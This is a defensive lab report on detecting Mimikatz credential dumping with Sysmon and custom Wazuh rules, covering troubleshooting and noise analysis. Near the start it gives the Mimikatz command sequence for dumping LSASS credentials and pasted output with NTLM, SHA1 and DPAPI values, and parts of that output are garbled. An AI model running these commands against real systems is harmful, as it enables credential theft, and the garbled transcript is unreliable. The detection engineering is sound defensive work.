

SECURITY OPERATIONS LAB

MIMIKATZ DETECTION POC

PREPARED BY:

Rohan Teja

July 2026

INTRODUCTION

This report documents a proof-of-concept exercise evaluating Wazuh's ability to detect credential dumping with Mimikatz on a Windows endpoint. The goal was simple: run the attack, check whether the existing Sysmon and Wazuh setup caught it, and if not, build detection that does.

The report covers the attack simulation, the Sysmon telemetry it generated, the custom Wazuh detection rules written to catch it, and validation that those rules actually fire. It also documents the troubleshooting involved and a false-positive/noise check, rather than presenting the result as clean on the first try.

The key focus areas of this report:

1. Attack Simulation – running Mimikatz to dump credentials from LSASS memory.
2. Endpoint Telemetry – confirming Sysmon captured the right process detail.
3. Detection Rule Engineering – writing custom Wazuh rules to flag the activity.
4. Validation – re-running the attack to confirm the rules fire correctly.
5. False Positive / Noise Analysis – checking what else showed up during testing.
6. Troubleshooting – the real configuration issues hit along the way.

Lab Environment

Machine	Role	Operating System	Purpose
DESKTOP-TDOGRJA	Target / Victim	Windows 10 Enterprise	Endpoint where Mimikatz was executed; monitored via Sysmon
Wazuh Manager	SIEM	Ubuntu Server	Central log correlation, custom rule matching, alerting

1. MITRE ATT&CK MAPPING

The observed attack chain maps to the following ATT&CK techniques.

Tactic	Technique	Notes
Execution	T1059.001 – PowerShell	mimikatz.exe launched from a PowerShell parent process
Credential Access	T1003.001 – LSASS Memory	sekurlsa::logonpasswords pulled NTLM, SHA1, DPAPI material
Privilege Escalation	T1134 – Access Token Manipulation	privilege::debug requested SeDebugPrivilege
Defense Evasion	T1027	Unsigned binary run directly from Downloads
Discovery	T1082 – System Information Discovery	Session, domain, SID enumeration during auth parsing
Collection	T1552.002	log mimikatz.log wrote harvested credentials to disk

```
cd .\mimikatz\mimikatz-master\x64
.\mimikatz.exe
privilege::debug
log mimikatz.log
sekurlsa::logonpasswords
```

```
PS C:\Users\Victim\Downloads> cd .\minikatz-master\
PS C:\Users\Victim\Downloads> minikatz -master% cd ..\x64\
PS C:\Users\Victim\Downloads> minikatz -master% x64 .\minikatz.exe
Program "minikatz.exe" failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted software
Line 1: char:1
+ ~~~~~
At line:1 char:1
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS C:\Users\Victim\Downloads> minikatz -master%x64 .\minikatz.exe

##### minikatz 2.2.0 (x64) [18362 Feb 29 2020 11:13:36]
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## \ ## /** Benjamin DELPY gentikiwi@ (benjamin@gentikiwi.com)
## v ## > http://blog.gentikiwi.com/minikatz
## v ## Vincent LE TOUX (vincent.letoux@gmail.com)
##### > http://pingcastle.com / http://sysmartlogon.com ***

minikatz #
PS C:\Users\Victim\Downloads> minikatz -master vx64 .\minikatz.exe

##### minikatz 2.2.0 (x64) [18362 Feb 29 2020 11:13:36]
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## \ ## /** Benjamin DELPY gentikiwi@ (benjamin@gentikiwi.com)
## v ## > http://blog.gentikiwi.com/minikatz
## v ## Vincent LE TOUX (vincent.letoux@gmail.com)
##### > http://pingcastle.com / http://sysmartlogon.com ***

minikatz # privilege:debug
Privilege `20` OK

minikatz # log minikatz.log
Using 'minikatz.log' for logfile: OK

minikatz # sekurlsa:logonpasswords

Authentication Id : 0 : 105982 (00000000:00010dfe)
Session : Interactive from 1
User Name : Victim
Domain : DESKTOP-TDOGRJA
Logon Server : DESKTOP-TDOGRJA
Logon Time : 27-07-2020 01:27:06
SID : S-1-5-21-867884981-299145533-3997175912-1001

msv :
[00000001] Primary
* Username : Victim
* Domain : 
* NTLM : 85752788898969d1cdc5675c2c78ee
* SHA1 : d1f894525defa2e87b2bdac9b3c61239f8e4ad3be
* DPAPI : d1f894525defa2e87b2bdac9b3c61239f8e4ad3be

tpkg :
wdigest :
* Username : Victim
* Domain : DESKTOP-TDOGRJA
* Password : (null)
kerberos :
* Username : Victim
* Domain : DESKTOP-TDOGRJA
* Password : (null)
ssp : KO
credman :

Authentication Id : 0 : 105989 (00000000:00010daab)
Session : Interactive from 1
User Name : Victim
Domain : DESKTOP-TDOGRJA
Logon Server : DESKTOP-TDOGRJA
```

This is enough to get a crackable NTLM hash for the logged-on user, plus DPAPI keys, which unlock whatever that user has saved in the browser or elsewhere on the machine.

3. VERIFYING TELEMETRY (SYSMON)

Page 3 of 7




Figure 2 — Event Viewer detail for the mimikatz.exe process creation event.

Fields worth noting

Field	Value
Image	...\mimikatz-master\x64\mimikatz.exe
ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
IntegrityLevel	High
Hashes (SHA256)	92804FAAAB2175DC501D73E814663058C78C0A042675A8937266357BCFB96C50

4. WRITING THE DETECTION RULE (WAZUH)


No default rule matched this behaviour. Three rules were added to local_rules.xml on the Wazuh manager, all severity level 12:

```
<group name="windows, sysmon, sysmon_process-anomalies,">
  <rule id="100000" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.image">mimikatz.exe</field>
    <description>Sysmon - Suspicious Process - mimikatz.exe</description>
  </rule>
  <rule id="100001" level="12">
    <if_group>sysmon_event8</if_group>
    <field name="win.eventdata.sourceImage">mimikatz.exe</field>
    <description>Sysmon - mimikatz.exe created a remote thread</description>
  </rule>
  <rule id="100002" level="12">
    <if_group>sysmon_event_10</if_group>
    <field name="win.eventdata.sourceImage">mimikatz.exe</field>
    <description>Sysmon - mimikatz.exe accessed
$(win.eventdata.targetImage)</description>
  </rule>
</group>
```



Caveat worth stating plainly: these rules key off the filename mimikatz.exe. Rename the binary and none of them fire. That gap is addressed in the recommendations below.

Same attack, rule deployed. Wazuh correlated the Sysmon telemetry and raised a level-12 alert with full context: command line, parent process, file hashes.



1. Log in to the Wazuh dashboard.
2. Navigate to Threat Hunting.

3. Filter using: rule.id:(100000 OR 100001 OR 100002)




Figure 5 — Wazuh Threat Hunting dashboard: 462 correlated events, headlined by two level-12 mimikatz.exe alerts.

6. FALSE POSITIVE / NOISE ANALYSIS

The Wazuh timeline during validation also had a fair amount of routine CIS benchmark and SCA compliance events running in the background. That's unrelated baseline noise, not anything to do with Mimikatz, and it sat at a lower severity than the level-12 mimikatz.exe alert, so the two were easy to tell apart. No false positive was observed from the custom rules during this exercise.

There's still a real limitation worth calling out. The rule matches on filename, win.eventdata.image contains mimikatz.exe, so it would also fire on legitimate use: an authorized pentester or admin running the actual binary. That's not a false positive observed here, but it is one the rule as written is capable of producing. A production version would need host or user exclusions for authorized testing, or the filename match paired with behavioral signals instead of relying on it alone.

7. TROUBLESHOOTING

Agent wasn't sending telemetry

The Windows agent wasn't forwarding anything at first. Its log showed "Invalid server address found: 0.0.0.0" and "No client configured. Exiting." The manager address in the agent config was wrong. Fixed the address, the agent connected, and events started showing up in Wazuh.

No Mimikatz events in Threat Hunting

Even after the agent connected, searching for Mimikatz activity turned up nothing useful at first. Running the attack doesn't mean it gets detected automatically; the whole chain has to work end to end: Mimikatz, Windows, Sysmon, the Wazuh agent, the manager, the decoder, the rule, the alert.

Matching events to the right rule

The three rules target three different Sysmon event types (1, 8, 10), so each event type had to be confirmed as actually being collected before assuming a rule was broken.

Field and event group mismatches

The first version of the process-creation rule didn't fire until the field name (`win.eventdata.image`) and event group (`sysmon_event1`) were checked against what Wazuh was actually receiving, rather than what the schema was assumed to look like. Once that lined up, rule 100000 fired correctly at level 12.

8. TAKEAWAY

Default SIEM rules missed this. Three targeted rules mapped to Sysmon telemetry caught it, after tracking down an agent misconfiguration and confirming the telemetry pipeline actually worked end to end. The rules are filename-based, which is a real weakness, but the process behind them, simulate, check for detection, debug the pipeline, write the rule, validate, check for noise, is the reusable part.